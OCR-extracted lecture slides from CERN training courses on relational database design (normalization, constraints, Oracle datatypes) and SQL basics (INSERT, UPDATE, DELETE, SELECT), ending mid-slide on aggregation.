
- Column(s) in a table that serves as a PK of another table
- Enforces referential integrity by completing an association between two tables



Data Integrity

- Refers to the accuracy and consistency of the data by applying integrity constraints rules
- Attributes associate with each instance of an entity a value from a domain of values for that attribute

Constraint type	Explanation
Entity Integrity	No part of a PK can be NULL
Referential Integrity	A FK must match an existing PK value or else be NULL
Column Integrity	A column must contain only values consistent with the defined data format of the column
User-defined Integrity	The data stored in the database must comply with the business rules



From Entity-Relationship Model to Relational Model

Entity-Relationship model
Entity
Attribute
Key
Relationship

Relational model
Relational table
Column (attribute)
Primary Key (candidate keys)
Foreign Key

SYSTEM
# id
* description


SYSTEMS	
PK	SYS_ID
	SYS_DESCRIPTION

Relationships Transformations

- Binary 1:1 relationships
  Solution : introduce a foreign key in the table on the optional side
- Binary 1:N relationship
  Solution : introduce a foreign key in the table on the 'many' side
- M:N relationships
  Solution : create a new table;
  : introduce as a composite Primary Key of the new table, the set of PKs of the original two tables

CERN Controls Example

•Relational Model – before normalization




Normalization

- A series of steps followed to obtain a database design that allows for consistent storage and avoiding duplication of data
- A process of decomposing relationships with 'anomalies'
- The normalization process passes through fulfilling different Normal Forms
- A table is said to be in a certain normal form if it satisfies certain constraints
- Originally Dr. Codd defined 3 Normal Forms, later on several more were added

Normalization

- Normalization process
- For most practical purposes databases are considered normalized if they adhere to 3rd Normal Form


Relational db model

1st Normal Form

2nd Normal Form

3rd Normal Form

Boyce/Codd Normal Form

4th Normal Form

5th Normal Form

Normalized relational db model

1st Normal Form

- 1st Normal Form - All table attributes' values must be atomic
  : multi-values are not allowed


- By definition a relational table is in 1st Normal Form

Definition: functional dependency (A -> B)
If attribute B is functionally dependent on attribute A, then for every instance of A you can determine the value of B

2nd Normal Form

- 2nd Normal Form - Every non-key attribute is fully functionally dependent on the PK
  : no partial dependencies
  : every attribute must be dependent on the entire PK

LOCATIONS(lc_class_id, lc_name, lc_class_description)



LOCATIONS (Naming)
■ ✱ A LC_CLASS_ID
■ ✱ A LC_NAME
✱ A LC_CLASS_DESCRIPTION

Solution:
: for each attribute in the PK that is involved in a partial dependency, create a new table
: all attributes that are partially dependent on that attribute should be moved to the new table


LOCATIONS (loc_class_id, loc_name)
LOCATION_CLASSES (lc_class_id, lc_class_description)

3rd Normal Form

- No *transitive dependences* for non-key attributes

Definition: Transitive dependence
When a non-key attribute depends on another non-key attributes.

ENTITY_PARAMETERS(ep_id,…,unit_id, unit_description)



ENTITY_PARAMETERS (Naming)
■ ✱ EP_ID
✱ A EP_NAME
✱ A EP_DESCRIPTION
✱ ENTITY_ID
✱ A SYSTEM_ID
✱ A QUANTITY_CODE_ID
✱ A DATA_TYPE_ID
✱ A UNIT_ID
✱ A UNIT_DESCRIPTION
○ A EP_EXPERT_NAME

Solution:
: for each non-key attribute A that depends upon another non-key attribute B create a new table
: create PK of the new table as attribute B
: create a FK in the original table referencing the PK of the new table

ENTITY_PARAMETERS(ep_id,…,unit_id)
UNITS(unit_id, unit_descrption)

Denormalization

- Queries against a fully normalized database often perform poorly

Explanation: Current RDBMSs implement the relational model poorly. A true relational DBMS would allow for a fully normalized database at the logical level, whilst providing physical storage of data that is tuned for high performance.

- Two approaches are used

Approach 1: Keep the logical design normalized, but allow the DBMS to store additional redundant information on disk to optimize query response (indexed views, materialized views, etc.). In this case it is the DBMS software's responsibility to ensure that any redundant copies are kept consistent.


Denormalization

Approach 2: Use *denormalization* to improve performance, at the cost of reduced consistency

- Denormalization is the process of attempting to optimize the performance of a database by adding redundant data
- This *may achieve (may not!)* an improvement in query response, but at *a cost*
- There should be a *new set of constraints* added that specify how the redundant copies of information must be kept synchronized
- Denormalization can be hazardous
  : increase in logical complexity of the database design
  : complexity of the additional constraints
- It is the database designer's responsibility to ensure that the denormalized database does not become *inconsistent*

CERN Controls Example

•Relational Model – after normalization




Structured Query Language

- Most commonly implemented relational query language
- SQL – originally developed by IBM
- Used to create, manipulate and maintain a relational database
- Official ANSI standard

Structured Query Language


- Data Definition Language (DDL)
  : define the database schema
  : CREATE, DROP, ALTER table
- Data Manipulation Language (DML)
  : manipulate the data in the tables
  : SELECT, INSERT, UPDATE, DELETE
- Data Control Language (DCL)
  : control user access to the database schema
  : GRANT, REVOKE user privileges



Database schema implementation

Definition: Database schema – a collection of logical structures of data


- The implementation of the database schema is realized through the DDL part of SQL
- Although there is a standard for SQL, there might be some features when writing the SQL scripts that are vendor specific
- Some commercially available RDBMS
  : Oracle
  : DB2 – IBM
  : Microsoft SQL Server
  : Microsoft Access
  : mySQL



Create Table


- Describe the layout of the table
  : table name
  : column names
  : *datatype* for each column
  : integrity constraints
    - column constraints, default values, not null
    - PK, FK

```
CREATE TABLE systems (
                      sys_id              VARCHAR2(20)
                     ,sys_description    VARCHAR2(100)
                     );
```




Datatypes

- Each attribute of a relation (column in a table) in a RDBMS has a datatype that defines the domain of values this attribute can have
- The datatype for each column has to be specified when creating a table
- ANSI standard
- Oracle specific implementation



Oracle Datatypes

• CHAR (*size*)	fixed-length char array
• VARCHAR2(*size*)	variable-length char string
• NUMBER (*precision, scale*)	any numeric
• DATE	date and time with seconds precision
• TIMESTAMP	data and time with nano-seconds precision
• CLOB	char large object
• BLOB	binary large object
• BINARY_FLOAT	32 bit floating point
• BINARY_DOUBLE	64 bit floating point
• *… + some others*	



Constraints

- Primary Key


```
ALTER TABLE systems
   ADD( CONSTRAINT SYSTEM_PK PRIMARY KEY (sys_id));
```

- Foreign Key

```
ALTER TABLE entity_parameters
   ADD (CONSTRAINT EP_SYS_FK FOREIGN KEY (system_id)
           REFERENCES systems(sys_id))
```

- Unique Key

```
ALTER TABLE entity_parameters
   ADD (CONSTRAINT EP_UNQ UNIQUE (ep_name));
```




Data Definition Language Statements

- Statements in the DDL

  : used for tables and other objects (views, sequences, etc.)


CREATE
ALTER
DROP
RENAME
TRUNCATE

```
CREATE SEQUENCE EP_SEQ
  NOMAXVALUE
  NOMINVALUE
  NOCYCLE
  NOCACHE
```




Best Practices in Database Design

- ‘Black box’ syndrome
- Relational database or a data ‘dump’
  : using the power of the relational database
  : using PK and FK
  : using the right datatype
  : implementing constraints in the database, not in the client or in the middle tier
- Database independence




Best Practices in Database Design

- Not using generic database models
- Designing to perform
- Creating a development (test) environment
- Testing with real data and under real conditions



Development Tools

- Oracle provided tools
  : Oracle Designer
  : SQL* Plus
  : JDeveloper
- Benthic Software - http://www.benthicsoftware.com/
  : Golden
  : PL/Edit
  : GoldView
  : at CERN - G:\Applications\Benthic\Benthic_license_CERN.html
- Microsoft Visio
- CAST - http://www.castsoftware.com/
  : SQL Code-Builder



References

[1] Ensor, D., Stevenson, I., *Oracle Design*, O'Reilly, 1997

[2] Kyte, T., *Effective Oracle by Design*

[3] Loney, K., Koch, G., *Oracle 9i – The Complete Reference*, McGraw-Hill, 2002

[4] Oracle course guide, *Data Modeling and Relational Database Design*, Oracle, 1996

[5] Rothwell, D., *Databases: An Introduction*, McGraw-Hill, 1993

[6] Ullman, J., *Principles of Databases and Knowledge-Base Systems volumn 1*, Computer Science Press, 1988

[7] Oracle on-line documentation
http://oracle-documentation.web.cern.ch/oracle-documentation/

End;


Thank you for your attention!

Zornitsa.Zaharieva@cern.ch

12The

SQL: basics and recent advances

		Wednesday 23 February	
11:30 12:25	Lecture 2	**SQL: basics and recent advances**	Miguel Anjo
		At the end of this lecture it is expected that the participants have heard about the main features available for interacting with a database. The base of the session is to look in detail at all the possibilities of database queries, with particular attention to advanced SELECT forms. Most of the session will be based on SQL92 standard and a small part on Oracle features. 1. DML basics: insert/update/delete 2. SELECT basics '||', column pseudonyms, NVL union, union all, intersect, minus restricting: where, in, like, distinct, and/or, not, is [not] null, any, all sorting: order by, asc/desc aggregation: count, sum, max, avg, group by, having joins: equijoins, outerjoins charater manipulation functions: contat, length, lower, upper, ltrim, substr, ... numeric functions: abs, ceil, floor, mod, power, round, sign, sqrt, trunc, ... date functions: to_date, last_day, next_day, NLS_DATE_FORMAT, round, sysdate, trunc convertion functions: to_char, to_date, to_number other functions: decode, greatest, least, nvl, uid, user, vsize 3. Advanced SELECT self joins subqueries, inline views, rownum correlated subqueries 4. Indexes b-tree 5. Transactions 6. Multi-dimensional aggregation	




SQL
Structured Query Language

basics and recent advances


Miguel Anjo
IT-ADC-DP

(based on Giacomo Govi - IT-ADC-DP slides)



Overview


- **Outline**
  - SQL generalities
  - Available statements
  - Restricting, Sorting and Aggregating data
  - Manipulating Data from different tables
  - SQL Functions
  - Advanced Select
    - self joins
    - subqueries, inline views, rownum
    - correlated subqueries
    - hierarchical queries
  - Transactions



SQL Definition

Structured Query Language

- Non-procedural language to access a relational database
- Used to create, manipulate and maintain a relational database
- Official ANSI Standard



SQL as RDBMS interface

SQL provides statements for a variety of tasks, including:

Data Definition
- Creating, replacing, altering, and dropping objects

Data Manipulation
- Querying data
- Inserting, updating, and deleting rows in a table

Data Control
- Controlling access to the database and its objects
- Guaranteeing database consistency and integrity

SQL unifies all of the preceding tasks in one consistent language.

Available statements

Statement	Description
SELECT	Data retrieval

INSERT
UPDATE
DELETE
	Data Manipulation Language (DML)

CREATE ALTER DROP RENAME TRUNCATE	Data Definition Language (DDL)
COMMIT ROLLBACK SAVEPOINT	Transaction Control
GRANT REVOKE	Data Control Language (DCL)

Rows

Tables/Objects

Manages DML

ANSI Data types translation

ANSI data type	*Oracle*
integer	NUMBER(38)
smallint	NUMBER(38)
numeric(p,s)	NUMBER(p,s)
varchar(n)	VARCHAR2(n)
char(n)	CHAR(n)
datetime	DATE
float	NUMBER
real	NUMBER

Basic SQL

Aim: be able to perform the basic operation of the RDBMS data model:

- Insert data into the table
- Retrieve data from one or more tables
- Update/ Delete data in a table

Insert data in a table

Data are added in a table as new rows

Insertion following the table defined layout:

```
INSERT INTO employees VALUES(1369,‘SMITH’,
  TO_DATE(’17-DEC-1980’,‘DD-MON-YYYY`),20,NULL);
```

Insertion using a DEFAULT value

```
INSERT INTO employees VALUES    (1369, ‘SMITH’,
  DEFAULT,20,’john.smith@cern.ch’);
```

Insertion specifying the column list:

```
INSERT INTO employees (id, name, div_id, email )
  VALUES(1369, ‘SMITH’, 20, ’john.smith@cern.ch’);
```

Insertion in a table outside the current working schema:

```
INSERT INTO <schemaname>.employees …
```

Update data in a table

Aim: change existing values in a table

With no clause all the rows will be updated:
```
UPDATE employees SET salary=1000;
```

A single result select can be used for update:
```
UPDATE employees SET salary=(SELECT MAX(salary));
```

The previous value can be used for the update:
```
UPDATE employees SET salary=salary+1000;
```

In order to update a specific row(s), a WHERE clause can be provided:
```
UPDATE employees SET salary=5000 WHERE name=smith;
UPDATE employees SET salary=5000 WHERE div_id=3;
```

The syntax for the WHERE clause is the same as for the SELECT statements…

Delete data from a table

Aim: remove existing data from a table
With no clause all the rows will be deleted:
```
DELETE FROM employees;
```

In order to delete a specific row(s), a WHERE clause can be provided:
```
DELETE FROM employees WHERE name=smith;
DELETE FROM employees WHERE div_id=3;
```

The syntax for the WHERE clause is the same as for the SELECT statements…

Retrieve the table data (I)

How to query data from one or more tables

Retrieve all data available:
```
SELECT * FROM employees;
```

Full table id is needed outside the working schema:
```
SELECT * FROM <schemaname>.employees …
```
Retrieve a subset of the available columns:
```
SELECT id, name FROM employees;
```
Retrieve the distinguished column values:
```
SELECT DISTINCT div_id FROM employees;
```
Retrieve from more tables:
```
SELECT employees.name,visitors.name FROM
employees, visitors;
```

Retrieve the table data (II)

Assign pseudonyms to the columns to retrieve:
```
SELECT name AS emp_name FROM employees;
SELECT id “emp_id”, name “emp_name” FROM employees;
```

Columns concatenation:
```
SELECT name || email AS name_email FROM employees;
SELECT ‘employee ‘ || name || email FROM employees;
```

Treatment of NULL values (NVL operator):
```
SELECT NVL(email,’-’) FROM employees;
SELECT NVL(salary,0) FROM employees;
```

Aggregating data

- Data can be grouped and some summary values can be computed
  - Functions and clauses:
    - AVG, COUNT, MAX, MIN, STDDEV, SUM, VARIANCE
    - group by clause is used to define the grouping parameter
    - having clause can be used to limit the output of the statement

Group functions

Data can be grouped and some summary values can be computed

Retrieve the number of rows:

```
